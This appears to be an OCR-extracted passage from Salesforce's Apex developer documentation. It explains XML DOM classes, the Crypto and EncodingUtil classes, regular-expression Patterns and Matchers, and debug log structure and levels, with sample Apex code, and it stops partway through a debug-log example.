DOM classes help you parse or generate XML content. You can use these classes to work with any XML content. One common application is to use the classes to generate the body of a request created by HttpRequest or to parse a response accessed by HttpResponse. The DOM represents an XML document as a hierarchy of nodes. Some nodes may be branch nodes and have child nodes, while others are leaf nodes with no children. You can parse nested XML content that's up to 50 nodes deep.

The DOM classes are contained in the `Dom` namespace.

Use the Document Class to process the content in the body of the XML document.

Use the XmlNode Class to work with a node in the XML document.

Use the Document Class class to process XML content. One common application is to use it to create the body of a request for HttpRequest or to parse a response accessed by HttpResponse.

XML Namespaces

An XML namespace is a collection of names identified by a URI reference and used in XML documents to uniquely identify element types and attribute names. Names in XML namespaces may appear as qualified names, which contain a single colon, separating the name into a namespace prefix and a local part. The prefix, which is mapped to a URI reference, selects a namespace. The combination of the universally managed URI namespace and the document's own namespace produces identifiers that are universally unique.

The following XML element has a namespace of `http://my.name.space` and a prefix of `myprefix`.

```
<sampleElement xmlns:myprefix="http://my.name.space" />
```

In the following example, the XML element has two attributes:

- The first attribute has a key of `dimension`; the value is `2`.
- The second attribute has a key namespace of `http://ns1`; the value namespace is `http://ns2`; the key is `foo`; the value is `bar`.

```
<square dimension="2" ns1:foo="ns2:bar" xmlns:ns1="http://ns1" xmlns:ns2="http://ns2" />
```

`Document` Example

For the purposes of the sample below, assume that the `url` argument passed into the `parseResponseDom` method returns this XML response:

```
<address>
    <name>Kirk Stevens</name>
    <street1>808 State St</street1>
    <street2>Apt. 2</street2>
    <city>Palookaville</city>
    <state>PA</state>
    <country>USA</country>
</address>
```

The following example illustrates how to use DOM classes to parse the XML response returned in the body of a `GET` request:

```
public class DomDocument {

    // Pass in the URL for the request
    // For the purposes of this sample,assume that the URL
    // returns the XML shown above in the response body
    public void parseResponseDom(String url){
        Http h = new Http();
        HttpRequest req = new HttpRequest();
        // url that returns the XML in the response body
        req.setEndpoint(url);
        req.setMethod('GET');
        HttpResponse res = h.send(req);
        Dom.Document doc = res.getBodyDocument();

        //Retrieve the root element for this document.
        Dom.XMLNode address = doc.getRootElement();

        String name = address.getChildElement('name', null).getText();
        String state = address.getChildElement('state', null).getText();
        // print out specific elements
        System.debug('Name: ' + name);
        System.debug('State: ' + state);

        // Alternatively, loop through the child elements.
        // This prints out all the elements of the address
        for(Dom.XMLNode child : address.getChildElements()) {
           System.debug(child.getText());
        }
    }
}
```

Using XML Nodes

Use the `XmlNode` class to work with a node in an XML document. The DOM represents an XML document as a hierarchy of nodes. Some nodes may be branch nodes and have child nodes, while others are leaf nodes with no children.

There are different types of DOM nodes available in Apex. `XmlNodeType` is an enum of these different types. The values are:

- COMMENT

- ELEMENT
- TEXT

It is important to distinguish between elements and nodes in an XML document. The following is a simple XML example:

```
<name>
    <firstName>Suvain</firstName>
    <lastName>Singh</lastName>
</name>
```

This example contains three XML elements: `name`, `firstName`, and `lastName`. It contains five nodes: the three `name`, `firstName`, and `lastName` element nodes, as well as two text nodes—`Suvain` and `Singh`. Note that the text within an element node is considered to be a separate text node.

For more information about the methods shared by all enums, see Enum Methods.

`XmlNode` Example

This example shows how to use `XmlNode` methods and namespaces to create an XML request.

```
public class DomNamespaceSample
{
    public void sendRequest(String endpoint)
    {
        // Create the request envelope
        DOM.Document doc = new DOM.Document();

        String soapNS = 'http://schemas.xmlsoap.org/soap/envelope/';
        String xsi = 'http://www.w3.org/2001/XMLSchema-instance';
        String serviceNS = 'http://www.myservice.com/services/MyService/';

        dom.XmlNode envelope
            = doc.createRootElement('Envelope', soapNS, 'soapenv');
        envelope.setNamespace('xsi', xsi);
        envelope.setAttributeNS('schemaLocation', soapNS, xsi, null);

        dom.XmlNode body
            = envelope.addChildElement('Body', soapNS, null);

        body.addChildElement('echo', serviceNS, 'req').
           addChildElement('category', serviceNS, null).
           addTextNode('classifieds');

        System.debug(doc.toXmlString());

        // Send the request
        HttpRequest req = new HttpRequest();
        req.setMethod('POST');
        req.setEndpoint(endpoint);
        req.setHeader('Content-Type', 'text/xml');

        req.setBodyDocument(doc);

        Http http = new Http();
        HttpResponse res = http.send(req);
```

```
        System.assertEquals(200, res.getStatusCode());

        dom.Document resDoc = res.getBodyDocument();

        envelope = resDoc.getRootElement();

        String wsa = 'http://schemas.xmlsoap.org/ws/2004/08/addressing';

        dom.XmlNode header = envelope.getChildElement('Header', soapNS);
        System.assert(header != null);

        String messageId
            = header.getChildElement('MessageID', wsa).getText();

        System.debug(messageId);
        System.debug(resDoc.toXmlString());
        System.debug(resDoc);
        System.debug(header);

        System.assertEquals(
         'http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous',
         header.getChildElement(
           'ReplyTo', wsa).getChildElement('Address', wsa).getText());

        System.assertEquals(
          envelope.getChildElement('Body', soapNS).
              getChildElement('echo', serviceNS).
              getChildElement('something', 'http://something.else').
              getChildElement(
                'whatever', serviceNS).getAttribute('bb', null),
                'cc');

        System.assertEquals('classifieds',
          envelope.getChildElement('Body', soapNS).
              getChildElement('echo', serviceNS).
              getChildElement('category', serviceNS).getText());
    }
}
```

Document Class

Securing Your Data

You can secure your data by using the methods provided by the `Crypto` class.

The methods in the `Crypto` class provide standard algorithms for creating digests, message authentication codes, and signatures, as well as encrypting and decrypting information. These can be used for securing content in Force.com, or for integrating with external services such as Google or Amazon WebServices (AWS).

Example Integrating Amazon WebServices

The following example demonstrates an integration of Amazon WebServices with Salesforce:

```
public class HMacAuthCallout {

   public void testAlexaWSForAmazon() {

   // The date format is yyyy-MM-dd'T'HH:mm:ss.SSS'Z'
      DateTime d = System.now();
      String timestamp = ''+ d.year() + '-' +
      d.month() + '-' +
      d.day() + '\'T\'' +
      d.hour() + ':' +
      d.minute() + ':' +
      d.second() + '.' +
      d.millisecond() + '\'Z\'';
      String timeFormat = d.formatGmt(timestamp);

      String urlEncodedTimestamp = EncodingUtil.urlEncode(timestamp, 'UTF-8');
      String action = 'UrlInfo';
      String inputStr = action + timeFormat;
      String algorithmName = 'HMacSHA1';
      Blob mac = Crypto.generateMac(algorithmName,  Blob.valueOf(inputStr),
                                                    Blob.valueOf('your_signing_key'));
      String macUrl = EncodingUtil.urlEncode(EncodingUtil.base64Encode(mac), 'UTF-8');

      String urlToTest = 'amazon.com';
      String version = '2005-07-11';
      String endpoint = 'http://awis.amazonaws.com/';
      String accessKey = 'your_key';

      HttpRequest req = new HttpRequest();
      req.setEndpoint(endpoint +
                      '?AWSAccessKeyId=' + accessKey +
                      '&Action=' + action +
                      '&ResponseGroup=Rank&Version=' + version +
                      '&Timestamp=' + urlEncodedTimestamp +
                      '&Url=' + urlToTest +
                      '&Signature=' + macUrl);

      req.setMethod('GET');
      Http http = new Http();
      try {
         HttpResponse res = http.send(req);
         System.debug('STATUS:'+res.getStatus());
         System.debug('STATUS_CODE:'+res.getStatusCode());
         System.debug('BODY: '+res.getBody());
      } catch(System.CalloutException e) {
         System.debug('ERROR: '+ e);
      }
   }
}
```

Example Encrypting and Decrypting

The following example uses the `encryptWithManagedIV` and `decryptWithManagedIV` methods, as well as the `generateAesKey` method of the `Crypto` class.

```
// Use generateAesKey to generate the private key
Blob cryptoKey = Crypto.generateAesKey(256);

// Generate the data to be encrypted.
Blob data = Blob.valueOf('Test data to encrypted');

// Encrypt the data and have Salesforce.com generate the initialization vector
Blob encryptedData = Crypto.encryptWithManagedIV('AES256', cryptoKey, data);

// Decrypt the data
Blob decryptedData = Crypto.decryptWithManagedIV('AES256', cryptoKey, encryptedData);
```

The following is an example of writing a unit test for the `encryptWithManagedIV` and `decryptWithManagedIV` Crypto methods.

```
@isTest
private class CryptoTest {
    static testMethod void testValidDecryption() {

        // Use generateAesKey to generate the private key
        Blob key = Crypto.generateAesKey(128);
        // Generate the data to be encrypted.
        Blob data = Blob.valueOf('Test data');
        // Generate an encrypted form of the data using base64 encoding
        String b64Data = EncodingUtil.base64Encode(data);
        // Encrypt and decrypt the data
        Blob encryptedData = Crypto.encryptWithManagedIV('AES128', key, data);
        Blob decryptedData = Crypto.decryptWithManagedIV('AES128', key, encryptedData);
        String b64Decrypted = EncodingUtil.base64Encode(decryptedData);
        // Verify that the strings still match
        System.assertEquals(b64Data, b64Decrypted);
    }
    static testMethod void testInvalidDecryption() {
        // Verify that you must use the same key size for encrypting data
        // Generate two private keys, using different key sizes
        Blob keyOne = Crypto.generateAesKey(128);
        Blob keyTwo = Crypto.generateAesKey(256);
        // Generate the data to be encrypted.
        Blob data = Blob.valueOf('Test data');
        // Encrypt the data using the first key
        Blob encryptedData = Crypto.encryptWithManagedIV('AES128', keyOne, data);
        try {
         // Try decrypting the data using the second key
            Crypto.decryptWithManagedIV('AES256', keyTwo, encryptedData);
            System.assert(false);
        } catch(SecurityException e) {
            System.assertEquals('Given final block not properly padded', e.getMessage());

        }
```

```
    }
}
```

Crypto Class

EncodingUtil Class

Encoding Your Data

You can encode and decode URLs and convert strings to hexadecimal format by using the methods provided by the `EncodingUtil` class.

This example shows how to URL encode a timestamp value in UTF-8 by calling `urlEncode`.

```
DateTime d = System.now();
String timestamp = ''+ d.year() + '-' +
    d.month() + '-' +
    d.day() + '\'T\'' +
    d.hour() + ':' +
    d.minute() + ':' +
    d.second() + '.' +
    d.millisecond() + '\'Z\'';
System.debug(timestamp);
String urlEncodedTimestamp = EncodingUtil.urlEncode(timestamp, 'UTF-8');
System.debug(urlEncodedTimestamp);
```

This next example shows how to use `convertToHex` to compute a client response for HTTP Digest Authentication (RFC2617).

```
@isTest
private class SampleTest {
   static testmethod void testConvertToHex() {
      String myData = 'A Test String';
      Blob hash = Crypto.generateDigest('SHA1',Blob.valueOf(myData));
      String hexDigest = EncodingUtil.convertToHex(hash);
      System.debug(hexDigest);
    }
}
```

EncodingUtil Class

Using Patterns and Matchers

Apex provides patterns and matchers that enable you to search text using regular expressions.


A pattern is a compiled representation of a regular expression. Patterns are used by matchers to perform match operations on a character string.

A *regular expression* is a string that is used to match another string, using a specific syntax. Apex supports the use of regular expressions through its *Pattern* and *Matcher* classes.

Note: In Apex, Patterns and Matchers, as well as regular expressions, are based on their counterparts in Java. See http://java.sun.com/j2se/1.5.0/docs/api/index.html?java/util/regex/Pattern.html.

Many Matcher objects can share the same Pattern object, as shown in the following illustration:

Many Matcher objects can be created from the same Pattern object



Regular expressions in Apex follow the standard syntax for regular expressions used in Java. Any Java-based regular expression strings can be easily imported into your Apex code.

Note: Salesforce limits the number of times an input sequence for a regular expression can be accessed to 1,000,000 times. If you reach that limit, you receive a runtime error.

All regular expressions are specified as strings. Most regular expressions are first compiled into a Pattern object: only the String `split` method takes a regular expression that isn't compiled.

Generally, after you compile a regular expression into a Pattern object, you only use the Pattern object once to create a Matcher object. All further actions are then performed using the Matcher object. For example:

```
// First, instantiate a new Pattern object "MyPattern"
Pattern MyPattern = Pattern.compile('a*b');

// Then instantiate a new Matcher object "MyMatcher"
Matcher MyMatcher = MyPattern.matcher('aaaaab');

// You can use the system static method assert to verify the match
System.assert(MyMatcher.matches());
```

If you are only going to use a regular expression once, use the `Pattern` class `matches` method to compile the expression and match a string against it in a single invocation. For example, the following is equivalent to the code above:

```
Boolean Test = Pattern.matches('a*b', 'aaaaab');
```

IN THIS SECTION:

Using Regions
Using Match Operations
Using Bounds

Understanding Capturing Groups
Pattern and Matcher Example

Using Regions

A Matcher object finds matches in a subset of its input string called a *region*. The default region for a Matcher object is always the entirety of the input string. However, you can change the start and end points of a region by using the `region` method, and you can query the region's end points by using the `regionStart` and `regionEnd` methods.

The `region` method requires both a start and an end value. The following table provides examples of how to set one value without setting the other.

Start of the Region	End of the Region	Code Example
Specify explicitly	Leave unchanged	`MyMatcher.region(start, MyMatcher.regionEnd());`
Leave unchanged	Specify explicitly	`MyMatcher.region(MyMatcher.regionStart(), end);`
Reset to the default	Specify explicitly	`MyMatcher.region(0, end);`

Using Match Operations

A *Matcher object* performs match operations on a character sequence by interpreting a Pattern.

A Matcher object is instantiated from a Pattern by the Pattern's `matcher` method. Once created, a Matcher object can be used to perform the following types of match operations:

- Match the Matcher object's entire input string against the pattern using the `matches` method
- Match the Matcher object's input string against the pattern, starting at the beginning but without matching the entire region, using the `lookingAt` method
- Scan the Matcher object's input string for the next substring that matches the pattern using the `find` method

Each of these methods returns a Boolean indicating success or failure.

After you use any of these methods, you can find out more information about the previous match, that is, what was found, by using the following Matcher class methods:

- `end`: Once a match is made, this method returns the position in the match string after the last character that was matched.
- `start`: Once a match is made, this method returns the position in the string of the first character that was matched.
- `group`: Once a match is made, this method returns the subsequence that was matched.

Using Bounds

By default, a region is delimited by *anchoring bounds*, which means that the line anchors (such as `^` or `$`) match at the region boundaries, even if the region boundaries have been moved from the start and end of the input string. You can specify whether a region uses anchoring bounds with the `useAnchoringBounds` method. By default, a region always uses anchoring bounds. If you set `useAnchoringBounds` to `false`, the line anchors match only the true ends of the input string.

By default, all text located outside of a region is not searched, that is, the region has *opaque bounds*. However, using *transparent bounds* it is possible to search the text outside of a region. Transparent bounds are only used when a region no longer contains the entire input string. You can specify which type of bounds a region has by using the `useTransparentBounds` method.

Suppose you were searching the following string, and your region was only the word "STRING":

```
This is a concatenated STRING of cats and dogs.
```

If you searched for the word "cat", you wouldn't receive a match unless you had transparent bounds set.

Understanding Capturing Groups

During a matching operation, each substring of the input string that matches the pattern is saved. These matching substrings are called *capturing groups*.

Capturing groups are numbered by counting their opening parentheses from left to right. For example, in the regular expression string `((A)(B(C)))`, there are four capturing groups:

1. `((A)(B(C)))`
2. `(A)`
3. `(B(C))`
4. `(C)`

Group zero always stands for the entire expression.

The captured input associated with a group is always the substring of the group most recently matched, that is, that was returned by one of the Matcher class match operations.

If a group is evaluated a second time using one of the match operations, its previously captured value, if any, is retained if the second evaluation fails.

Pattern and Matcher Example

The Matcher class `end` method returns the position in the match string after the last character that was matched. You would use this when you are parsing a string and want to do additional work with it after you have found a match, such as find the next match.

In regular expression syntax, `?` means match once or not at all, and `+` means match 1 or more times.

In the following example, the string passed in with the Matcher object matches the pattern since `(a(b)?)` matches the string `'ab'` - `'a'` followed by `'b'` once. It then matches the last `'a'` - `'a'` followed by `'b'` not at all.

```
pattern myPattern = pattern.compile('(a(b)?)+');
matcher myMatcher = myPattern.matcher('aba');
System.assert(myMatcher.matches() && myMatcher.hitEnd());

// We have two groups: group 0 is always the whole pattern, and group 1 contains
// the substring that most recently matched--in this case, 'a'.
// So the following is true:

System.assert(myMatcher.groupCount() == 2 &&
              myMatcher.group(0) == 'aba' &&
              myMatcher.group(1) == 'a');

// Since group 0 refers to the whole pattern, the following is true:
```

```
System.assert(myMatcher.end() == myMatcher.end(0));

// Since the offset after the last character matched is returned by end,
// and since both groups used the last input letter, that offset is 3
// Remember the offset starts its count at 0. So the following is also true:

System.assert(myMatcher.end() == 3 &&
              myMatcher.end(0) == 3 &&
              myMatcher.end(1) == 3);
```

In the following example, email addresses are normalized and duplicates are reported if there is a different top-level domain name or subdomain for similar email addresses. For example, `john@fairway.smithco` is normalized to `john@smithco`.

```
class normalizeEmailAddresses{

    public void hasDuplicatesByDomain(Lead[] leads) {
           // This pattern reduces the email address to 'john@smithco'
           // from 'john@*.smithco.com' or 'john@smithco.*'
        Pattern emailPattern = Pattern.compile('(?<=@)((?![\\w]+\\.[\\w]+$)
                                               [\\w]+\\.)|(\\.[\\w]+$)');
           // Define a set for emailkey to lead:
        Map<String,Lead> leadMap = new Map<String,Lead>();
                for(Lead lead:leads) {
                    // Ignore leads with a null email
                    if(lead.Email != null) {
                           // Generate the key using the regular expression
                       String emailKey = emailPattern.matcher(lead.Email).replaceAll('');

                           // Look for duplicates in the batch
                       if(leadMap.containsKey(emailKey))
                            lead.email.addError('Duplicate found in batch');
                       else {
                           // Keep the key in the duplicate key custom field
                            lead.Duplicate_Key__c = emailKey;
                            leadMap.put(emailKey, lead);
                       }
                    }
                }
              // Now search the database looking for duplicates
              for(Lead[] leadsCheck:[SELECT Id, duplicate_key__c FROM Lead WHERE
              duplicate_key__c IN :leadMap.keySet()]) {
             for(Lead lead:leadsCheck) {
             // If there's a duplicate, add the error.
                 if(leadMap.containsKey(lead.Duplicate_Key__c))
                    leadMap.get(lead.Duplicate_Key__c).email.addError('Duplicate found

                       in salesforce(Id: ' + lead.Id + ')');
            }
        }
```

```
        }
    }
```

CHAPTER 12 Debugging Apex

In this chapter ...

- Debug Log
- Exceptions in Apex

Apex provides debugging support. You can debug your Apex code using the Developer Console and debug logs. To aid debugging in your code, Apex supports exception statements and custom exceptions. Also, Apex sends emails to developers for unhandled exceptions.

Debug Log

A debug log can record database operations, system processes, and errors that occur when executing a transaction or running unit tests. Debug logs can contain information about:

- Database changes
- HTTP callouts
- Apex errors
- Resources used by Apex
- Automated workflow processes, such as:
  - Workflow rules
  - Assignment rules
  - Approval processes
  - Validation rules

  Note: The debug log does not include information from actions triggered by time-based workflows.

You can retain and manage debug logs for specific users, including yourself, and for classes and triggers. Setting class and trigger trace flags doesn't cause logs to be generated or saved. Class and trigger trace flags override other logging levels, including logging levels set by user trace flags, but they don't cause logging to occur. If logging is enabled when classes or triggers execute, logs are generated at the time of execution.

To view a debug log, from Setup, enter *Debug Logs* in the Quick Find box, then select **Debug Logs**. Then click **View** next to the debug log that you want to examine. Click **Download** to download the log as an XML file.

The following are the limits for debug logs.

- Each debug log must be 2 MB or smaller. Debug logs that are larger than 2 MB are reduced in size by removing older log lines, such as log lines for earlier `System.debug` statements. The log lines can be removed from any location, not just the start of the debug log.
- Each org can retain up to 50 MB of debug logs. Once your org has reached 50 MB of debug logs, the oldest debug logs start being overwritten.

Inspecting the Debug Log Sections

After you generate a debug log, the type and amount of information listed depends on the filter values you set for the user. However, the format for a debug log is always the same.

A debug log has the following sections.

Header

The header contains the following information.

- The version of the API used during the transaction.
- The log category and level used to generate the log. For example:

The following is an example of a header.

```
39.0
APEX_CODE,DEBUG;APEX_PROFILING,INFO;CALLOUT,INFO;DB,INFO;SYSTEM,DEBUG;VALIDATION,INFO;VISUALFORCE,INFO;
WORKFLOW,INFO
```

In this example, the API version is 39.0, and the following debug log categories and levels have been set.

Apex Code	DEBUG
Apex Profiling	INFO
Callout	INFO
Database	INFO
System	DEBUG
Validation	INFO
Visualforce	INFO
Workflow	INFO

Execution Units

An execution unit is equivalent to a transaction. It contains everything that occurred within the transaction. `EXECUTION_STARTED` and `EXECUTION_FINISHED` delimit an execution unit.

Code Units

A code unit is a discrete unit of work within a transaction. For example, a trigger is one unit of code, as is a `webService` method or a validation rule.

Note: A class is **not** a discrete unit of code.

`CODE_UNIT_STARTED` and `CODE_UNIT_FINISHED` delimit units of code. Units of work can embed other units of work. For example:


```
EXECUTION_STARTED
CODE_UNIT_STARTED|[EXTERNAL]execute_anonymous_apex
CODE_UNIT_STARTED|[EXTERNAL]MyTrigger on Account trigger event BeforeInsert for [new]
CODE_UNIT_FINISHED <-- The trigger ends
CODE_UNIT_FINISHED <-- The executeAnonymous ends
EXECUTION_FINISHED
```

Units of code include, but are not limited to, the following:

- Triggers
- Workflow invocations and time-based workflow
- Validation rules
- Approval processes
- Apex lead convert
- `@future` method invocations
- Web service invocations
- `executeAnonymous` calls
- Visualforce property accesses on Apex controllers
- Visualforce actions on Apex controllers
- Execution of the batch Apex `start` and `finish` methods, and each execution of the `execute` method
- Execution of the Apex `System.Schedule execute` method
- Incoming email handling

Log Lines

Log lines are included inside units of code and indicate which code or rules are being executed. Log lines can also be messages written to the debug log. For example:



Log lines are made up of a set of fields, delimited by a pipe (|). The format is:

- *timestamp*: Consists of the time when the event occurred and a value between parentheses. The time is in the user's time zone and in the format *`HH:mm:ss.SSS`*. The value in parentheses represents the time elapsed in nanoseconds since the start of the request. The elapsed time value is excluded from logs reviewed in the Developer Console when you use the Execution Log view. However, you can see the elapsed time when you use the Raw Log view. To open the Raw Log view, from the Developer Console's Logs tab, right-click the name of a log and select **Open Raw Log**.
- *event identifier*: Specifies the event that triggered the debug log entry (such as `SAVEPOINT_RESET` or `VALIDATION_RULE`). Also includes any additional information logged with that event, such as the method name or the line and character number where the code was executed.

More Log Data

In addition, the log contains the following information.

- Cumulative resource usage is logged at the end of many code units. Among these code units are triggers, `executeAnonymous`, batch Apex message processing, `@future` methods, Apex test methods, Apex web service methods, and Apex lead convert.
- Cumulative profiling information is logged once at the end of the transaction and contains information about DML invocations, expensive queries, and so on. "Expensive" queries use resources heavily.

The following is an example debug log.

```
37.0 APEX_CODE,FINEST;APEX_PROFILING,INFO;CALLOUT,INFO;DB,INFO;SYSTEM,DEBUG;
    VALIDATION,INFO;VISUALFORCE,INFO;WORKFLOW,INFO


Setting Debug Log Filters for Apex Classes and Triggers

Debug log filtering provides a mechanism for fine-tuning the log verbosity at the trigger and class level. This is especially helpful when debugging Apex logic. For example, to evaluate the output of a complex process, you can raise the log verbosity for a given class while turning off logging for other classes or triggers within a single request.

When you override the debug log levels for a class or trigger, these debug levels also apply to the class methods that your class or trigger calls and the triggers that get executed as a result. All class methods and triggers in the execution path inherit the debug log settings from their caller, unless they have these settings overridden.

The following diagram illustrates overriding debug log levels at the class and trigger level. For this scenario, suppose `Class1` is causing some issues that you would like to take a closer look at. To this end, the debug log levels of `Class1` are raised to the finest granularity. `Class3` doesn't override these log levels, and therefore inherits the granular log filters of `Class1`. However, `UtilityClass` has already been tested and is known to work properly, so it has its log filters turned off. Similarly, `Class2` isn't in the code path that causes a problem, therefore it has its logging minimized to log only errors for the Apex Code category. `Trigger2` inherits these log settings from `Class2`.

Fine-tuning debug logging for classes and triggers



The following is a pseudo-code example that the diagram is based on.

1. `Trigger1` calls a method of `Class1` and another method of `Class2`. For example:

```
trigger Trigger1 on Account (before insert) {
    Class1.someMethod();
    Class2.anotherMethod();
}
```

2. `Class1` calls a method of `Class3`, which in turn calls a method of a utility class. For example:

```
public class Class1 {
    public static void someMethod() {
        Class3.thirdMethod();
    }
}

public class Class3 {
    public static void thirdMethod() {
        UtilityClass.doSomething();
    }
}
```

3. `Class2` causes a trigger, `Trigger2`, to be executed. For example:

```
public class Class2 {
    public static void anotherMethod() {
        // Some code that causes Trigger2 to be fired.
    }
}
```

IN THIS SECTION:

1. Working with Logs in the Developer Console
2. Debugging Apex API Calls
3. Debug Log Order of Precedence
   Which events are logged depends on various factors. These factors include your trace flags, the default logging levels, your API header, user-based system log enablement, and the log levels set by your entry points.


Working with Logs in the Developer Console

Use the Logs tab in the Developer Console to open debug logs.



Logs open in Log Inspector. Log Inspector is a context-sensitive execution viewer that shows the source of an operation, what triggered the operation, and what occurred afterward. Use this tool to inspect debug logs that include database events, Apex processing, workflow, and validation logic.

To learn more about working with logs in the Developer Console, see "Log Inspector" in the Salesforce online help.

When using the Developer Console or monitoring a debug log, you can specify the level of information that gets included in the log.

Log category
The type of information logged, such as information from Apex or workflow rules.

Log level
The amount of information logged.

Event type
The combination of log category and log level that specify which events get logged. Each event can log additional information, such as the line and character number where the event started, fields associated with the event, and duration of the event.

Debug Log Categories

Each debug level includes a debug log level for each of the following log categories. The amount of information logged for each category depends on the log level.

Log Category	Description
`Database`	Includes information about database activity, including every data manipulation language (DML) statement or inline SOQL or SOSL query.
`Workflow`	Includes information for workflow rules, flows, and processes, such as the rule name and the actions taken.
`Validation`	Includes information about validation rules, such as the name of the rule and whether the rule evaluated true or false.
`Callout`	Includes the request-response XML that the server is sending and receiving from an external web service. Useful when debugging issues related to using Force.com web service API calls or troubleshooting user access to external objects via an OData adapter for Salesforce Connect.
`Apex Code`	Includes information about Apex code. Can include information such as log messages generated by DML statements, inline SOQL or SOSL queries, the start and completion of any triggers, and the start and completion of any test method.
`Apex Profiling`	Includes cumulative profiling information, such as the limits for your namespace and the number of emails sent.
`Visualforce`	Includes information about Visualforce events, including serialization and deserialization of the view state or the evaluation of a formula field in a Visualforce page.
`System`	Includes information about calls to all system methods such as the `System.debug` method.

Debug Log Levels

Each debug level includes one of the following log levels for each log category. The levels are listed from lowest to highest. Specific events are logged based on the combination of category and levels. Most events start being logged at the INFO level. The level is cumulative, that is, if you select FINE, the log also includes all events logged at the DEBUG, INFO, WARN, and ERROR levels.

Note: Not all levels are available for all categories. Only the levels that correspond to one or more events are available.

- `NONE`
- `ERROR`
- `WARN`
- `INFO`
- `DEBUG`
- `FINE`
- `FINER`
- `FINEST`

Important: Before running a deployment, verify that the Apex Code log level is not set to FINEST. Otherwise, the deployment is likely to take longer than expected. If the Developer Console is open, the log levels in the Developer Console affect all logs, including logs created during a deployment.


Debug Event Types

The following is an example of what is written to the debug log. The event is `USER_DEBUG`. The format is *`timestamp`* | *`event identifier`*:

- *timestamp*: Consists of the time when the event occurred and a value between parentheses. The time is in the user's time zone and in the format *`HH:mm:ss.SSS`*. The value in parentheses represents the time elapsed in nanoseconds since the start of the request. The elapsed time value is excluded from logs reviewed in the Developer Console when you use the Execution Log view. However, you can see the elapsed time when you use the Raw Log view. To open the Raw Log view, from the Developer Console's Logs tab, right-click the name of a log and select **Open Raw Log**.
- *event identifier*: Specifies the event that triggered the debug log entry (such as `SAVEPOINT_RESET` or `VALIDATION_RULE`). Also includes any additional information logged with that event, such as the method name or the line and character number where the code was executed.

The following is an example of a debug log line.

Debug Log Line Example



In this example, the event identifier is made up of the following:

- Event name:

```
USER_DEBUG
```

- Line number of the event in the code:

```
[2]
```

- Logging level the `System.Debug` method was set to:

```
DEBUG
```

- User-supplied string for the `System.Debug` method:

```
Hello world!
```

This code snippet triggers the following example of a log line.

Debug Log Line Code Snippet

```
1 @isTest
2 private class TestHandleProductPriceChange {
3 static testMethod void testPriceChange() {
4 Invoice_Statement__c invoice = new Invoice_Statement__c(status__c = 'Negotiating');
5 insert invoice;
6
```

The following log line is recorded when the test reaches line 5 in the code.

```
15:51:01.071 (55856000)|DML_BEGIN|[5]|Op:Insert|Type:Invoice_Statement__c|Rows:1
```

In this example, the event identifier is made up of the following.

- Event name:

```
DML_BEGIN
```

- Line number of the event in the code:

```
[5]
```

- DML operation type—`Insert`:

```
Op:Insert
```

- Object name:

```
